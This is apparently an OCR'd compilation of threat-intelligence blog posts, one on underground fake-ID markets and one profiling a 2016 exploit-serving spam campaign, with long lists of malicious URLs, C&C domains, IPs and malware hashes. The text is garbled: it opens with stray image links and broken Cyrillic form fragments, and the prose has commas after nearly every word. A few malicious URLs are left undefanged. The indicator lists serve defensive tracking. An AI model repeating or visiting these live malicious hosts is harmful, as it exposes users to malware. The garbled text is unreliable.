
[redacted]

[redacted]

[redacted]

[redacted]




ICQ
НГУ
ICQ

етоk

идности, п

еркнуты) к

беспечени

енутренник

е, органах

редств и

органах

20 г.

Москве

г.

[redacted]


[redacted]


[redacted]


[redacted]


[redacted] [redacted] [redacted] [redacted]


отметок


СЛЕДСТВЕ
КОМИТ
РОССИЙС
ФЕДЕРАЦ
СЛУЖ









In, a, cybercrime, ecystem, populated, by, hundreds, of, fraudulent, propositions, cybercriminals, continue, actively, launching, managed, cybercrime-friendly, services, successfully, monetizing, access, to, malware-infected, hosts, while, earning, fraudulent, revenue, in, the, process. Largely, relying, on, a, diverse, set, of, tactics, techniques, and, procedures, cybercriminals, continue, successfully, launching, managed, cybercrime-friendly, services, successfully, empowering, novice, cybercriminals with, the, necessary, tactics, techniques, and, procedures, for, the, purpose, of, earning, fraudulet, revenue, in, the, process, while, successfully, monetizing, access, to, malware-infected hosts, successfully, earning, fraudulent, revenue, in, the, process.

The, market, segment, for, fake, IDs, and, fake, documents, continues, flourishing, largely, thanks, to, a, diverse, set, of, underground, market, segment, cybercrime-friendly, managed, services, successfully, empowering, novice, cybercriminals, with, the, necessary, tactics, techniques, and, procedures, to, fruther, commit, cybercrime, while, earning, fraudulent, revenue, in, the, process, while, successfully, monetizing, access, to, malware-infected, hosts. In, a, market, segment, dominated, by, commiditized, underground, market, cybercrime-friendly, propositions, cybercriminals, continue, actively, populating, the, market, segment, for, fake, IDs, and, fake, documents, with, hundreds, of, fraudulent, propositions, successfully, empowering, novice, cybercriminals, with, the, necessary, tactics, techniques, and, procedures, to, further, commit, fraudulent, activity, while, earning, fraudulent, revenue, in, the, process.

We'll, continue, monitoring, the, market, segment, for, fake, documents, and, IDs, and, post, updates, as, soon, as, new, developments, take, place.

Related posts:

56

[1]New Cybercrime-Friendly Service Offers Fake Documents and Bills on Demand

[2]Cybercriminals Offer Fake/Fraudulent Press Documents Accreditation On Demand

[3]Cybercriminals Offer High Quality Plastic U.S Driving Licenses/University ID Cards

[4]Vendor of Scanned Fake IDs, Credit Cards and Utility Bills Targets the French Market Segment

[5]Newly Launched ’Scanned Fake Passports/IDs/Credit Cards/Utility Bills’ Service Randomizes and Generates Unique Fakes On The Fly

[6]A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports 1. http://ddanchev.blogspot.com/2016/08/new-service-offers-fake-documents-and.html

2. http://ddanchev.blogspot.com/2016/08/cybercriminals-offer-fakefraudulent.html

3. http://ddanchev.blogspot.com/2013/08/cybercriminals-offer-high-quality.html

4. http://ddanchev.blogspot.com/2013/08/vendor-of-scanned-fake-ids-credit-cards.html

5. http://ddanchev.blogspot.com/2013/07/newly-launched-scanned-fake.html

6. http://ddanchev.blogspot.com/2013/07/newly-launched-scanned-fake.html

57

Historical OSINT - Spamvertised Client-Side Exploits Serving Adult Content Themed Campaign (2016-12-23 06:47)

There’s no such thing as free porn, unless there are client-side, exploits, served.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, enticing, end, users, into, clicking, on, malware-serving, client-side, exploits, embedded, content, for, the, purpose, of, affecting, a, socially, engineered, user”s, host, further, monetizing, access, by, participating, in, a, rogue, affiliate-network, based, type, of, monetizing, scheme.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, malicious, URL, known, to, have, participated, in, the, campaign:
hxxp://jfkweb.chez.com/HytucztXRs.html?

->

hxxp://aboutg.dothome.co.kr/bbs/theme

_1

_1

_1.php

->

http://aboutg.dothome.co.kr/bbs/theme

_1

_1

_1.php?s=hvqCgoLEI

&id=6

->

http://aboutg.dothome.co.kr/bbs/theme _1 _1 _1.php? s=hvqCgoLEI &id=14 -> hxxp://meganxoxo.com -

74.222.13.2

- associated, name, servers: **ns1.tube310.info**; **ns2.tube310.info** - 74.222.13.24

Parked there (74.222.13.2) are also:

hxxp://e-leaderz.com - Email: seoproinc@gmail.com

hxxp://babes4you.info - 74.222.13.25

hxxp://tubexxxx.info

hxxp://my-daddy.info - 74.222.13.25

Related, malicious, URLs, known, to, have, participated, in, the, campaign:
hxxp://eroticahaeven.info

hxxp://freehotbabes.info

hxxp://freepornportal.info

hxxp://hot-babez.info

hxxp://sex-sexo.info

hxxp://tube310.info

hxxp://tube323.info

The exploitation structure is as follows:

hxxp://meganxoxo.com/xox/go.php?sid=6

->

hxxp://kibristkd.org.tr/hasan-ikizer/index01.php

-

>

hxxp://fd1a234sa.com/js

-

79.135.152.26

->

hxxp://asf356ydc.com/qual/index.php

-

CVE-

2008-2992;

CVE-2009-0927;

CVE-2010-0886

->

hxxp://asf356ydc.com/qual/52472f502b9688

-

d3326a32ed5ddd5d2c.js

->

hxxp://asf356ydc.com/qual/abe9c321312b206bffa798ef9d5b 6a9b.php?uid=206

369

->

hxxp://188.243.231.39/public/qual.jar

->

hxxp://asf356ydc.com/qual/load.php/0a358-

4217553d6fccbd74cfb73e954b6?fo

rum=thread

_id

->

hxxp://asf356ydc.com/download/stat.php

->

hxxp://asf356ydc.com/download/load/load.exe

Related, malicious, URLs, known, to, have, participated, in, the, campaign:
hxxp://jfkweb.chez.com/frank4.html - CVE-2010-0886

- hxxp://jfkweb.chez.com/bud2.html

- hxxp://jfkweb.chez.com/4.html

- hxxp://wemhkr3t4z.com/qual/load/myexebr.exe

- hxxp://asf356ydc.com/download/index.php

- hxxp://89.248.111.71/qual/load.php?forum=jxp &ql

58

- hxxp://asf356ydc.com/qual/index.php

Related, malicious, URls, known, to, have, participated, in, the, campaign:
hxxp://qual/10964108e3afab081ed1986cde437202.js

hxxp://qual/768a83ea36dbd09f995a97c99780d63e.php? spn=2 &uid=213393 & hxxp://qual/index.php?browser _version=6.0 &uid=213393 &browser=MSIE &spn=2

Related, malicious, URLs, known, to, have, participated, in, the, campaign:
hxxp://download/banner.php?spl=javat

hxxp://download/j1 _ke.jar

hxxp://download/j2 _93.jar

parked on 89.248.111.71, AS45001, Interdominios _ono Grupo Interdominios S.A.

wemhkr3t4z.com - Email: fole@fox.net - MD5: 3b375fc53207e1f54504d4b038d9fe6b **Related, malicious, MD5s, known, to, have, participated, in, the, campaign:** hxxp://alhatester.com/cp/file.exe - 204.11.56.48; 204.11.56.45; 8.5.1.46; 208.73.211.230; 208.73.211.247; 208.73.211.249; 208.73.211.246; 208.73.211.233; 208.73.211.238; 208.73.211.208

Known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs, are, also, the, following, malicious, MD5s:

MD5: 89fb419120d1443e86d37190c8f42ae8

MD5: 3194e6282b2e51ed4ef186ce6125ed73

MD5: 7f42da8b0f8542a55e5560e86c4df407

MD5: f8bdc841214ae680a755b2654995895e

MD5: ed8062e152ccbe14541d50210f035299

Once, executed, a, sample, malware (MD5: 89fb419120d1443e86d37190c8f42ae8), phones, back, to, the, following, C &C, server, IPs:

hxxp://gremser.eu

hxxp://bibliotecacenamec.org.ve

hxxp://fbpeintures.com

hxxp://postgil.com

hxxp://verum1.home.pl

hxxp://przedwislocze.internetdsl.pl

hxxp://iskurders.webkursu.net

hxxp://pennthaicafe.com.au

hxxp://motherengineering.com

hxxp://krupoonsak.com

Once, executed, a, sample, malware (MD5: 3194e6282b2e51ed4ef186ce6125ed73), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://get.enomenalco.club

hxxp://promos-back.peerdlgo.info

hxxp://get.cdzhugashvili.bid

hxxp://doap.ctagonallygran.bid

hxxp://get.gunnightmar.club

hxxp://huh.adowableunco.bid

hxxp://slibby.ineddramatiseo.bid

59

Once, executed, a, sample, malware (MD5: 7f42da8b0f8542a55e5560e86c4df407), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://acemoglusucuklari.com.tr

hxxp://a-bring.com

hxxp://tn69abi.com

hxxp://gim8.pl

hxxp://sso.anbtr.com

Once, executed, a, sample, malware (MD5: f8bdc841214ae680a755b2654995895e), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://dtrack.secdls.com

hxxp://api.v2.secdls.com

hxxp://api.v2.sslsecure1.com

hxxp://api.v2.sslsecure2.com

hxxp://api.v2.sslsecure3.com

hxxp://api.v2.sslsecure4.com

hxxp://api.v2.sslsecure5.com

hxxp://api.v2.sslsecure6.com

hxxp://api.v2.sslsecure7.com

hxxp://api.v2.sslsecure8.com

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: hxxp://v00d00.org/nod32/grabber.exe - - 67.215.238.77; 67.215.255.139; 184.168.221.87

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, C &C, server, IPs (67.215.238.77): MD5: 1233c86d3ab0081b69977dbc92f238d0

Known, to, have, responded, to, the, same, malicious, IPs, are, also, the, following, malicious, domains: hxxp://blog.symantecservice37.com

hxxp://agoogle.in

hxxp://adv.antivirup.com

hxxp://cdind.antivirup.com

Once, executed, a, sample, malware, phones, back, to, the, following, C &C, server, IPs: hxxp://v00d00.org/nod32/update.php

Known, to, have, responded, to, the, same, malicious, IPs (67.215.255.139), are, also, the, following, malicious, domains:

hxxp://lenovoserve.trickip.net

hxxp://proxy.wikaba.com

hxxp://think.jkub.com

hxxp://upgrate.freeddns.com

hxxp://webproxy.sendsmtp.com

hxxp://yote.dellyou.com

hxxp://lostself.dyndns.info

hxxp://dellyou.com

hxxp://mtftp.freetcp.com

hxxp://ftp.adobe.acmetoy.com

hxxp://timeout.myvnc.com

hxxp://fashion.servehalflife.com

60

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (67.215.255.139):

MD5: e76aa56b5ba3474dda78bf31ebf1e6c0

MD5: 4de5540e450e3e18a057f95d20e3d6f6

MD5: 346a605c60557e22bf3f29a61df7cd21

MD5: ae9fefda2c6d39bc1cec36cdf6c1e6c4

MD5: da84f1d6c021b55b25ead22aae79f599

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (184.168.221.87), are, also, the, following, malicious, domains:

hxxp://teltrucking.com

hxxp://capecoraldining.org

hxxp://carsforsaletoronto.com

hxxp://joeyboca.com

hxxp://meeraamacids.com

hxxp://orangepotus.com

hxxp://palmerhardware.com

hxxp://railroadtohell.com

Related, malicious, MD5s, known, to, have, phoned, back, the, same, malicious, C &C, server, IPs (184.168.221.87):MD5: 037f8120323f2ddff3c806185512538c

MD5: 44f0e8fe53a3b489cb5204701fa1773d

MD5: 8a053e8d3e2eafc27be9738674d4d5b0

MD5: 9efc79cd75d23070735da219c331fe4d

MD5: ed81b9f1b72e31df1040ccaf9ed4393f

Once, executed, a, sample, malware (MD5: 037f8120323f2ddff3c806185512538c), phones, back, to, the, following, C &C, server, IPs:

hxxp://porno-kuba.net/emo/ld.php?v=1 &rs=1819847107 &n=1 &uid=1

Once, executed, a, sample, malware, (MD5: 44f0e8fe53a3b489cb5204701fa1773d), phones, back, to, the, following, C &C, server, IPs:

hxxp://mhc.ir

hxxp://naphooclub.com

hxxp://mdesigner.ir

hxxp://nazarcafe.com

hxxp://meandlove.com

hxxp://nakhonsawangames.com

hxxp://mevlanacicek.com

hxxp://meeraprabhu.com

hxxp://micr.ae

hxxp://myhyderabadads.com

hxxp://cup-muangsuang.net

Sample, malicious, URLs, known, to, have, participated, in, the, campaign:
hxxp://portinilwo.com/nhjq/n09230945.asp

- hxxp://portinilwo.com/botpanel/sell2.jpg

- hxxp://portinilwo.com/boty.dat

- hxxp://91.188.60.161/botpanel/sell2.jpg

